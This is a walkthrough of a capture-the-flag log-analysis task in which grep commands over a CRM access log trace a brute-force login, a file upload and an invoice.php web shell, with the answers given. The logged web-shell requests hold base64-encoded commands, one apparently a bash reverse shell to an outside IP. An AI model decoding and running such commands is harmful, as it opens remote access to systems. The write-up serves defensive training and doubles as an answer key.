


First Shift CTF Task 5: Portal Drop

Author: Ernest Nyabayo Osindo

You are on the day shift in the ProbablyFine when the monitoring dashboard flashes red. A new alert appears in the WAF summary, reporting a web scan on `crm.trypatchme.thm` followed by a suspicious file upload anomaly. The affected website is TryPatchMe's public-facing CRM portal, a valued customer who provides software patching consulting services.

That should be an easy case, since you have access to both the web access logs and the EDR console. Combined, they should give you a clear answer: either it's a False Positive, or the portal has been breached, and TryPatchMe needs to patch the CRM now!



Download Task Files: I saved the task file as: `crm.log`

1. What is the IP address that initiated the brute force on the CRM web portal?

- Look for repeated failed login attempts (POST requests to `/login.php` or similar endpoints). The IP address associated with these requests is likely to be the attacker's.
- A 401 Unauthorized error code means a request to a web server failed because it lacked valid authentication credentials, essentially saying, "I don't know who you are" for a protected resource.
- Command (searching for failed logins in your logs):

`grep "POST /CRM/login.php" crm.log | grep "401"`

```
root@ip-10-48-126-42:~# nano crm.log
root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "401"
34.67.91.83 - - [06/Nov/2025:14:16:14 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:21 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:29 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:37 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:45 +0000] "POST /CRM/login.php HTTP/1.1" 401 82 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 64 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:53 +0000] "POST /CRM/login.php HTTP/1.1" 401 768 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:01 +0000] "POST /CRM/login.php HTTP/1.1" 401 121 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:09 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:17 +0000] "POST /CRM/login.php HTTP/1.1" 401 166 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
64.233.177.99 - - [06/Nov/2025:14:17:20 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:17:24 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:30 +0000] "POST /CRM/login.php HTTP/1.1" 401 120 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
54.201.10.55 - - [06/Nov/2025:14:17:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:19:43 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:51 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:59 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:07 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:15 +0000] "POST /CRM/login.php HTTP/1.1" 401 82 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:23 +0000] "POST /CRM/login.php HTTP/1.1" 401 768 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:30 +0000] "POST /CRM/login.php HTTP/1.1" 401 121 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:38 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatchme.thm" "PF-Scanner/1.0"

THM AttackBox
```

Answer: **34.67.91.83**

2. How many successful and failed logins are seen in the logs?

Answer Example: 42, 56

- Successful logins would return a 200 status code, while failed logins would return 401 or similar errors.
-
- Commands:

```
grep "POST /CRM/login.php" crm.log | grep "200"
grep "POST /CRM/login.php" crm.log | grep "401"
```

For successful logins (status code 200):

```
grep "POST /CRM/login.php" crm.log | grep "200"
```

```

root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "200"
18.205.93.1 - - [06/Nov/2025:14:15:15 +0000] "POST /CRM/login.php HTTP/1.1" 200 38 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
52.95.245.33 - - [06/Nov/2025:14:15:24 +0000] "POST /CRM/login.php HTTP/1.1" 200 166 "https://crm.trypatchme.thm" "PF-BusinessClient/3.1"
104.16.123.96 - - [06/Nov/2025:14:17:49 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "PF-API-Client/2.5"
23.20.239.12 - - [06/Nov/2025:14:20:32 +0000] "POST /CRM/login.php HTTP/1.1" 200 82 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:20:54 +0000] "POST /CRM/login.php HTTP/1.1" 200 563 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
132.0.77 - - [06/Nov/2025:14:21:07 +0000] "POST /CRM/login.php HTTP/1.1" 200 563 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64) Gecko/20100101 Firefox/15.0.1"
192.10.2.77 - - [06/Nov/2025:14:22:26 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
89.177.22.3 - - [06/Nov/2025:14:27:14 +0000] "POST /CRM/login.php HTTP/1.1" 200 93 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
151.101.1.140 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/login.php HTTP/1.1" 200 93 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64) Gecko/20100101 Firefox/15.0.1"
185.199.108.133 - - [06/Nov/2025:14:31:23 +0000] "POST /CRM/login.php HTTP/1.1" 200 166 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
151.101.1.140 - - [06/Nov/2025:14:31:41 +0000] "POST /CRM/login.php HTTP/1.1" 200 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
203.11.113.45 - - [06/Nov/2025:14:32:26 +0000] "POST /CRM/login.php HTTP/1.1" 200 179 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
89.177.22.3 - - [06/Nov/2025:14:32:54 +0000] "POST /CRM/login.php HTTP/1.1" 200 284 "https://crm.trypatchme.thm" "PF-BusinessClient/3.1"
43.132.0.77 - - [06/Nov/2025:14:35:16 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
54.201.10.55 - - [06/Nov/2025:14:35:48 +0000] "POST /CRM/login.php HTTP/1.1" 200 60 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
185.199.108.133 - - [06/Nov/2025:14:36:14 +0000] "POST /CRM/login.php HTTP/1.1" 200 121 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
52.95.245.33 - - [06/Nov/2025:14:39:53 +0000] "POST /CRM/login.php HTTP/1.1" 200 82 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
18.205.93.1 - - [06/Nov/2025:14:42:39 +0000] "POST /CRM/login.php HTTP/1.1" 200 179 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
root@ip-10-48-126-42:~#

```

You can use the **grep** command with **wc -l** to count the occurrences of successful and failed logins directly in your log file. Here's how you can do it:

Command: `grep "POST /CRM/login.php" crm.log | grep "200" | wc -l`

```

root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "200" | wc -l
18
root@ip-10-48-126-42:~#

```

18

For failed logins (status code 401):

`grep "POST /CRM/login.php" crm.log | grep "401"`

```
root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "401"
34.67.91.83 - - [06/Nov/2025:14:16:14 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:21 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:29 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:37 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:45 +0000] "POST /CRM/login.php HTTP/1.1" 401 82 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 64 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:16:53 +0000] "POST /CRM/login.php HTTP/1.1" 401 768 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:01 +0000] "POST /CRM/login.php HTTP/1.1" 401 121 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:09 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:17 +0000] "POST /CRM/login.php HTTP/1.1" 401 166 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
64.233.177.99 - - [06/Nov/2025:14:17:20 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:17:24 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:17:30 +0000] "POST /CRM/login.php HTTP/1.1" 401 120 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
54.201.10.55 - - [06/Nov/2025:14:17:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:19:43 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:51 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:59 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:07 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchme.thm" "PF-Scanner/1.0"
```

```

me.thm" "PF-Scanner/1.0"
54.201.10.55 - - [06/Nov/2025:14:17:47 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatc
hme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
34.67.91.83 - - [06/Nov/2025:14:19:43 +0000] "POST /CRM/login.php HTTP/1.1" 401 2018 "https://crm.trypatc
hme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:51 +0000] "POST /CRM/login.php HTTP/1.1" 401 4558 "https://crm.trypatc
hme.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:19:59 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatch
me.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:07 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatchm
e.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:15 +0000] "POST /CRM/login.php HTTP/1.1" 401 82 "https://crm.trypatchm
e.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:23 +0000] "POST /CRM/login.php HTTP/1.1" 401 768 "https://crm.trypatch
me.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:30 +0000] "POST /CRM/login.php HTTP/1.1" 401 121 "https://crm.trypatch
me.thm" "PF-Scanner/1.0"
34.67.91.83 - - [06/Nov/2025:14:20:38 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatchm
e.thm" "PF-Scanner/1.0"
54.201.10.55 - - [06/Nov/2025:14:20:44 +0000] "POST /CRM/login.php HTTP/1.1" 401 60 "https://crm.trypatch
me.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:20:46 +0000] "POST /CRM/login.php HTTP/1.1" 401 166 "https://crm.trypatch
me.thm" "PF-Scanner/1.0"
197.51.100.22 - - [06/Nov/2025:14:24:37 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypat
chme.thm" "PF-API-Client/2.5"
34.216.10.99 - - [06/Nov/2025:14:26:36 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatc
hme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
203.11.113.45 - - [06/Nov/2025:14:26:50 +0000] "POST /CRM/login.php HTTP/1.1" 401 38 "https://crm.trypatc
hme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
151.101.1.140 - - [06/Nov/2025:14:28:37 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypat
chme.thm" "python-requests/2.31.0"
192.10.2.77 - - [06/Nov/2025:14:29:35 +0000] "POST /CRM/login.php HTTP/1.1" 401 563 "https://crm.trypatch
me.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0 Safari/537.36"
151.101.1.140 - - [06/Nov/2025:14:30:19 +0000] "POST /CRM/login.php HTTP/1.1" 401 93 "https://crm.trypatc
hme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
35.180.10.10 - - [06/Nov/2025:14:30:35 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatc
hme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
151.101.1.140 - - [06/Nov/2025:14:32:28 +0000] "POST /CRM/login.php HTTP/1.1" 401 93 "https://crm.trypatc
hme.thm" "PF-API-Client/2.5"
54.201.10.55 - - [06/Nov/2025:14:37:05 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypatc
hme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64) Gecko/20100101 Firefox/15.0.1"
18.205.93.1 - - [06/Nov/2025:14:37:49 +0000] "POST /CRM/login.php HTTP/1.1" 401 182 "https://crm.trypatch
me.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
151.101.1.140 - - [06/Nov/2025:14:42:57 +0000] "POST /CRM/login.php HTTP/1.1" 401 360 "https://crm.trypat
chme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
root@ip-10-48-126-42:~#

```

You can use the **grep** command with **wc -l** to count the occurrences of successful and failed logins directly in your log file. Here's how you can do it:

Command: `grep "POST /CRM/login.php" crm.log | grep "401" | wc -l`

```

root@ip-10-48-126-42:~# grep "POST /CRM/login.php" crm.log | grep "401" | wc -l
35
root@ip-10-48-126-42:~#
root@ip-10-48-126-42:~#

```

35

Answer: 18, 35

Following the brute force, which user-agent was used for the file upload?

Look for POST requests to /upload.php

Command:

`grep "POST /CRM/portal/upload.php" crm.log`


```

root@ip-10-48-126-42:~# grep "POST /CRM/portal/upload.php" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:32 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm.
trypatchme.thm" "python-requests/2.31.0"
104.16.123.96 - - [06/Nov/2025:14:27:51 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 768 "https://cr
m.trypatchme.thm" "PF-API-Client/2.5"
52.95.245.33 - - [06/Nov/2025:14:28:01 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-API-Client/2.5"
34.216.10.99 - - [06/Nov/2025:14:28:14 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 768 "https://crm
.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36
"
23.20.239.12 - - [06/Nov/2025:14:28:48 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:29:20 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 768 "https://crm.
trypatchme.thm" "PF-BusinessClient/3.1"
54.201.10.55 - - [06/Nov/2025:14:29:25 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-API-Client/2.5"
18.205.93.1 - - [06/Nov/2025:14:29:54 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm.
trypatchme.thm" "PF-BusinessClient/3.1"
54.201.10.55 - - [06/Nov/2025:14:30:09 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-BusinessClient/3.1"
135.199.108.133 - - [06/Nov/2025:14:30:30 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://
crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
23.20.239.12 - - [06/Nov/2025:14:30:38 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-API-Client/2.5"
18.205.93.1 - - [06/Nov/2025:14:30:46 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm.
trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
23.20.239.12 - - [06/Nov/2025:14:30:54 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "PF-API-Client/2.5"
34.216.10.99 - - [06/Nov/2025:14:30:59 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
64.233.177.99 - - [06/Nov/2025:14:31:04 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://cr
m.trypatchme.thm" "PF-API-Client/2.5"
192.10.2.77 - - [06/Nov/2025:14:31:10 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm.
trypatchme.thm" "PF-API-Client/2.5"
89.177.22.3 - - [06/Nov/2025:14:31:12 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm.
trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
52.95.245.33 - - [06/Nov/2025:14:31:25 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:31:41 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://cr
m.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
54.201.10.55 - - [06/Nov/2025:14:32:05 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://crm
.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36
"
203.11.113.45 - - [06/Nov/2025:14:32:57 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://cr
m.trypatchme.thm" "PF-BusinessClient/3.1"
197.51.100.22 - - [06/Nov/2025:14:33:05 +0000] "POST /CRM/portal/upload.php HTTP/1.1" 200 826 "https://cr

```

From the log entries, I can identify the user-agents that were used for the file uploads to `upload.php`. Here are some of them:

- **python-requests/2.31.0**
- **PF-API-Client/2.5**
- **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36**
- **Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0**
- **Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1**

It seems that the most likely user-agent for the file uploads is **python-requests/2.31.0**, based on the very first log entry.

Answer: **python-requests/2.31.0**

4. What was the name of the suspicious file uploaded by the attacker?

Command: `grep "POST /CRM/portal/uploads/" crm.log`

```
root@ip-10-48-126-42:~# grep "POST /CRM/portal/uploads/" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=31337 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSm1Bd1pHVjJMM1JqY0M4eE1UVXV0VGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
151.101.1.140 - - [06/Nov/2025:14:29:46 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:30:23 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
185.199.108.133 - - [06/Nov/2025:14:31:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
89.177.22.3 - - [06/Nov/2025:14:35:03 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:40:20 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
195.245.33 - - [06/Nov/2025:14:40:36 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "PF-API-Client/2.5"
151.101.1.140 - - [06/Nov/2025:14:42:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "PF-BusinessClient/3.1"
root@ip-10-48-126-42:~#
```

Answer: **invoice.php**

5. At what time did the attacker first invoke the uploaded script?

Answer Example: **2025-10-24 15:35:50**

Command: `grep "POST /CRM/portal/uploads/" crm.log`

```
root@ip-10-48-126-42:~# grep "POST /CRM/portal/uploads/" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=31337 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSm1Bd1pHVjJMM1JqY0M4eE1UVXV0VGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
151.101.1.140 - - [06/Nov/2025:14:29:46 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:30:23 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
185.199.108.133 - - [06/Nov/2025:14:31:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1.15"
89.177.22.3 - - [06/Nov/2025:14:35:03 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:40:20 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/537.36"
195.245.33 - - [06/Nov/2025:14:40:36 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https://crm.trypatchme.thm" "PF-API-Client/2.5"
